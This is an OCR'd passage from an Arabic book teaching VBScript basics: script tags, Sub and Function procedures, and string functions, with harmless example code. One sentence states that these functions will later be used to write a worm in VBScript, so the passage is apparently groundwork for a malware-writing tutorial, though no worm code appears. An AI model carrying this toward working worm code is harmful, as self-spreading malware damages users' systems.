


ملحوظة :

كافة البرامج المذكورة والأكواد المشروحة في الكتاب ستجدها علي موقع دار البراء


www.daralbraa.com

ثم من قائمة File نختار New File ثم اختيار Html Page والضغط على Open كما في الصورة التالية :-



لاحظ أنه إذا أردنا فتح مشروع موجود مسبقاً فنضغط على Existing ونستعرض الملفات ونختار الملف المطلوب كما يمكننا الضغط على Recent لفتح المشاريع التي كنا نعمل عليها مؤخراً .

ونافذة المشروع ستكون كالأتي :



كيفية كتابة شفرة VBscript

تكتب الشفرة بين الوسمين التاليين (2 Tags) وهما يمثلان البداية والنهاية لشفرة VBScript


```
<SCRIPT LANGUAGE="VBScript">
Rem  Some Code Goes Here
</SCRIPT>
```

فمثلاً نأخذ مثال الشفرة التالية :-

```
1  <HTML>
2  <BODY>
3    <SCRIPT LANGUAGE="VBScript">
4       Msgbox "Welcome To
   VBScript",64,"Mohamed Fayed"
5     </SCRIPT>
6  </BODY>
7  </HTML>
```

- السطران 1, 2 يمثلان الابتداء في لغة HTML .
- السطر 3 يمثل بداية شفرة VBS .
- السطر 4 يمثل شفرة اللغة VBScript .
- السطر 5 يمثل نهاية شفرة VBScript .
- السطران 6, 7 يمثلان نهاية شفرة Html .

وعند حفظ تلك الشفرات بنسق صفحة ويب (ذات الامتداد Html, Htm) وتشغيل تلك الصفحة فستظهر عند تحميل الصفحة الرسالة التالية :-



وبهذا نكون قد ألقينا نظرة سريعة على تلك اللغة وسننتقل الآن إلى الفصل الثاني وهو يتحدث عن المتغيرات والثوابت .

Functions and Procedures :-

SubRoutines أو البرامج الفرعية فهي تسمح لنا بتجزئة شفرات VbScript إلى إجراءات فرعية مترابطة وبالتالي فهي تساعدنا على تنظيم كتابة الشفرات وتساعدنا أيضا على تقليل سطور الشفرات حيث نستطيع إعادة استخدام نفس الإجراء الفرعي أكثر من مرة وفي مناطق مختلفة من البرنامج .

أولاً :-

تعريف الإجراءات الفرعية بواسطة [Sub . . . End Sub] :-

تستخدم (Sub . . . End Sub) لتعريف الإجراءات الفرعية داخل شفرة VBScript والإجراء الفرعي يقوم بالعمليات التي يحتوي عليها ولا يقوم بإرجاع أي قيم بعكس الدوال Functions وسنلاحظ ذلك بمجرد معرفة الإجراءات الفرعية والدوال .

الصيغة العامة للإجراء الفرعي :-

```
Sub SubName(arguments)
  Rem الأوامر المراد تنفيذها
End Sub
```

وهناك شروط أثناء اختيار اسم الإجراء وهي :

1- لا يبدأ اسم الإجراء بأرقام .
2- لا يحتوي علي مسافات أو علامات خاصة .
3- يمكن أن يحتوي علي علامة (_) UnderScore .
4- لا يمكن أن يكون الاسم عبارة عن كلمة محجوزة Reserved Word .

مثال 1 :-

```
Sub Arithmetic_mean(x,y,z)
  Dim Result
```

```
Result=(x+y+z)/3
Msgbox Result
End Sub
```

المثال السابق يقوم بحساب المتوسط الحسابي لثلاثة أعداد x,y,z عن طريق جمع الثلاثة أعداد ثم القسمة على ثلاثة .

وإذا أردنا استخدام الـ SubRoutine السابق في أي مكان داخل شفرة VBS نقوم بتمرير ثلاثة وسيطات parameters للإجراء Arithmetic_mean هكذا :-

```
Arithmetic_mean 10,20,30
```

ولتطبيق المثال كاملا, قم بوضع الكود التالي داخل صفحة ويب :-

```
<Script language="VBScript">

Arithmetic_mean 10,20,30

Sub Arithmetic_mean(x,y,z)
Dim Result
Result=(x+y+z)/3
Msgbox Result
End Sub

</Script>
```

تعريف الدوال Functions :-

الدوال أيضا تقوم بإنشاء إجراءات فرعية وتسمح لنا بتمرير وسيطات (Arguments) كما رأينا سابقاً أن الإجراء الفرعي الذي تم إنشائه بواسطة الجملة Sub ..End Sub يتعامل مع المعاملات التي يتم تمريرها إليه parameters في حالة إذا كان الإجراء يحتاج لتلك المعاملات أو يكون الإجراء بدون معاملات كأن نحتاج من الإجراء أن يقوم بعدة عمليات لا تتطلب تمرير معاملات إليه وبالتالي نستطيع أن نرى أن ذلك الإجراء الفرعي الذي يتم كتابته بواسطة (Sub...End Sub) لا يقوم بإعادة أي قيم إلى الإجراء الأصلي الذي قام

باستدعائه بينما عند استخدام الدوال نستطيع أن نعيد قيم إلى الإجراء الرئيسي كما سنرى الآن :-

الصيغة العامة :-

```
Function FunctionName (arguments)
  Rem الأوامر المراد تنفيذها
End Function
```

مثال 1 :

```
Function CalcMultiply(x,y,z)
  CalcMultiply = x*y*z
End Function
```

الدالة السابقة تقوم بحساب حاصل ضرب ثلاث أعداد x,y,z ثم إرجاع الناتج إلي اسم الدالة وبالتالي نستطيع معرفة حاصل ضرب أي ثلاث أعداد بتمرير أي ثلاث أعداد كمعاملات للدالة CalcMultiply :

```
CalcMultiply (10,20,30)
```

الدالة والتطبيق في صفحة ويب :-

```
<Script language="VBScript">

Dim Result
Result = CalcMultiply (10,20,30)
Msgbox "Result : " & Result

Function CalcMultiply(x,y,z)
  CalcMultiply = x*y*z
End Function

</Script>
```

الجزء التالي يتطرق إلى بعض الدوال المهمة والتي سنستخدمها فيما بعد لكتابة الدودة بلغة VBScript .

1- دوال التعامل مع النصوص :-

وتمكنك تلك الدوال من إجراء عمليات مختلفة على النصوص مثل (حذف بحث إرجاع نص معين داخل نص مقارنة إرجاع طول النص) وفيما يلي بعض تلك الدوال مع شرح لكل دالة

الدالة **Left** :-

تمكنك تلك الدالة من إرجاع عدد حروف معينة تحددها بنفسك من سلسلة نصية , ولها معاملين , الأول وهو النص المطلوب قطع الحروف منه , والثاني وهو معامل رقمي ويوضع به العدد Index المطلوب قطعه من النص من جهة اليسار :-

مثال :-

```
Msgbox Left("Mohamed Fayed",7)
```

الكود السابق سيعود بأول سبعة أحرف من النص من جهة اليسار .

الدالة **Right** :

الدالة Right تقوم بنفس عمل الدالة left لكنها تقوم بالقطع من جهة اليمين :

مثال :

```
Msgbox Right("Mohamed Fayed",5)
```

ستقوم الدالة بإرجاع خمس حروف من جهة اليمين .

الدالة **Mid** :-

تمكنك تلك الدالة من استخلاص جزء معين داخل نص ولها ثلاث معاملات .

المعامل الأول : النص المطلوب اقتطاع النص منه .

المعامل الثاني : نقطة ابتداء القطع .

المعامل الثالث : طول عدد الحروف المطلوب قطعه من النص .

الصيغة العامة :-

Mid(string,start,length)

مثال :-

Msgbox Mid("Welcome To VBScript",9,2)

ستقوم الدالة Mid في الكود السابق بقطع جزء من النص مـن نقطـة البدايـة وهـي (9) – حرف T- ,وبطول يساوي 2 أو حرفين أي حرفي (T و O) وبذلك ستعود الدالة بكلمة To

ولاحظ أنه إذا لم نحدد له المعامل الثالث وهو الطول المطلوب قطعه فسيكون القطـع مـن نقطة البداية إلي نهاية النص هكذا :

مثال :

Msgbox Mid("Welcome To VBScript",9)

فستعود هنا بالجملة (To VBScript) .

الدالة LTrim :-

تقوم تلك الدالة بحذف المسافات علي يسار النص .

مثال :-

Msgbox LTrim("   VBScript")

الدالة RTrim :-

تقوم تلك الدالة بحذف المسافات على يمين النص .

Msgbox RTrim("VBScript   ")

الدالة Trim :-

تقوم تلك الدالة بحذف المسافات علي يمين ويسار النص .

```
Msgbox Trim("    VBScript    ")
```

الدالة Instr :-

تمكننا تلك الدالة من إيجاد موقع بدء نص معين داخل نص .

الصيغة العامة :-

```
InStr(Start,Stringtosearch,stringtofind)
```

مثال :-

```
MsgBox InStr(1,"Welcome To VBScipt","o")
```

في المثال السابق جعلنا الوسيط الأول بالقيمة واحد أي أن البحث سيتم من أول حرف في النص وهو حرف W في كلمة Welcome والوسيط الثاني وهو النص الذي سيتم البحث داخله عن الوسيط الثالث وهو حرف "o" وإذا نجحت الدالة ووجدت الحرف "o" داخل النص فإنها ستعود برقم "Index" هذا الحرف في النص أما إذا لم تجده فإنها ستعود بالقيمة صفر وفي المثال السابق ستعود الدالة بالقيمة خمسة وذلك لوجود حرف o بكلمة Welcome .

لاحظ الفرق بين هذا المثال السابق والمثال التالي :-

```
MsgBox InStr(9,"Welcome To VBScipt","o")
```

المثال السابق ستعود الدالة Instr فيه بالقيمة 10 وهذا لأننا تجاوزنا في الوسيط الأول 9 حروف من النص،وبدأنا البحث من حرف T وترتيبه التاسع في النص،وبالتالي حينما يبدأ البحث من عند هذا الحرف،فستعطي نتيجة البحث عند الحرف(o) في كلمة "To" .

الدالة Replace :-

تمكننا تلك الدالة من استبدال حرف أو سلسلة حروف بحرف أو بسلسلة حروف أخرى .

الصيغة العامة :-

Replace(String,StringToReplace,ReplacementString)

الوسيط الأول : النص المراد عمل استبدال فيه .

الوسيط الثاني : الحرف أو سلسلة الحروف المراد استبدالها

الوسيط الثالث : الحرف أو سلسلة الحروف التي ستحل محل الوسيط الثاني .

مثال :-

```
Msgbox Replace("JavaScript","Java","VB")
```

سيتم استبدال كلمة Java بكلمة VB في المثال السابق لتصبح الكلمة (VBScript) .

الدالة Split :-

تقوم تلك الدالة بعمل تجزئة لسلسلة نصية بناء على حرف أو سلسلة حروف معينة تحددها ووضع ناتج التجزئة في حدود مصفوفة .

الصيغة العامة :-

Split(String,Delimiter)

الوسيط الأول : السلسلة النصية المراد تجزئتها .


الوسيط الثاني : الحرف أو الحروف التي سيتم تجزئة السلسلة النصية عن طريقها .

مثال :-

```
Dim MyArray
MyArray = Split("Welcome-To-VBscript","-")
For i = LBound(MyArray) To UBound(MyArray)
MsgBox MyArray(i)
Next
```

في المثال السابق سيتم فصل السلسلة النصية "Welcome-To-VBscript" بناء على وسيط التجزئة "-" وبالتالي سيتم تخزين كلمات السلسلة النصية داخل المتغير MyArray على هيئة حدود مصفوفة وبالتالي يمكننا التعامل مع المتغير MyArray كأننا نتعامل مع مصفوفة واستخراج قيم حدود تلك المصفوفة كما تعلمنا فيما سبق .

وعند تنفيذ المثال السابق فستخرج الثلاث رسائل



هناك بعض الملحوظات يجب وضعها في الاعتبار عند استعمال دالة Split :

- إذا كان الوسيط الثاني للدالة غير موجود أي Null String يساوي ("") فسيتم إرجاع السلسلة النصية كاملة بدون عمل تجزئة .
- إذا تم تجاهل كتابة الوسيط الثاني فسيتم اعتبار الوسيط الثاني على أنه حرف المسافة Space وستتم التجزئة على هذا الحرف .

الدالة Join :-

الدالة join عكس عمل الدالة Split فهي تعيد تجميع حدود مصفوفة .


الصيغة العامة :-

```
Result = Join(Array,JoinString)
```

مثال :-

```
Dim MyArray(2)
MyArray(0) = "Welcome"
MyArray(1) = "To"
MyArray(2) = "VBScript"
MsgBox Join(MyArray," ")
```

لاحظ انه تم وضع الوسيط الثاني بحرف المسافة Space وبالتالي عند تنفيذ الكود ستخرج تلك الرسالة :-



وكان من الممكن أن نحذف الوسيط الثاني وسيتم اعتباره حرف المسافة أيضا :-

الدالة Len :-

تمكنك تلك الدالة من معرفة عدد حروف سلسلة نصية.

مثال :-

```
Msgbox Len("Welcome To VbScript")
```

ستعود الدالة بالقيمة 19 .

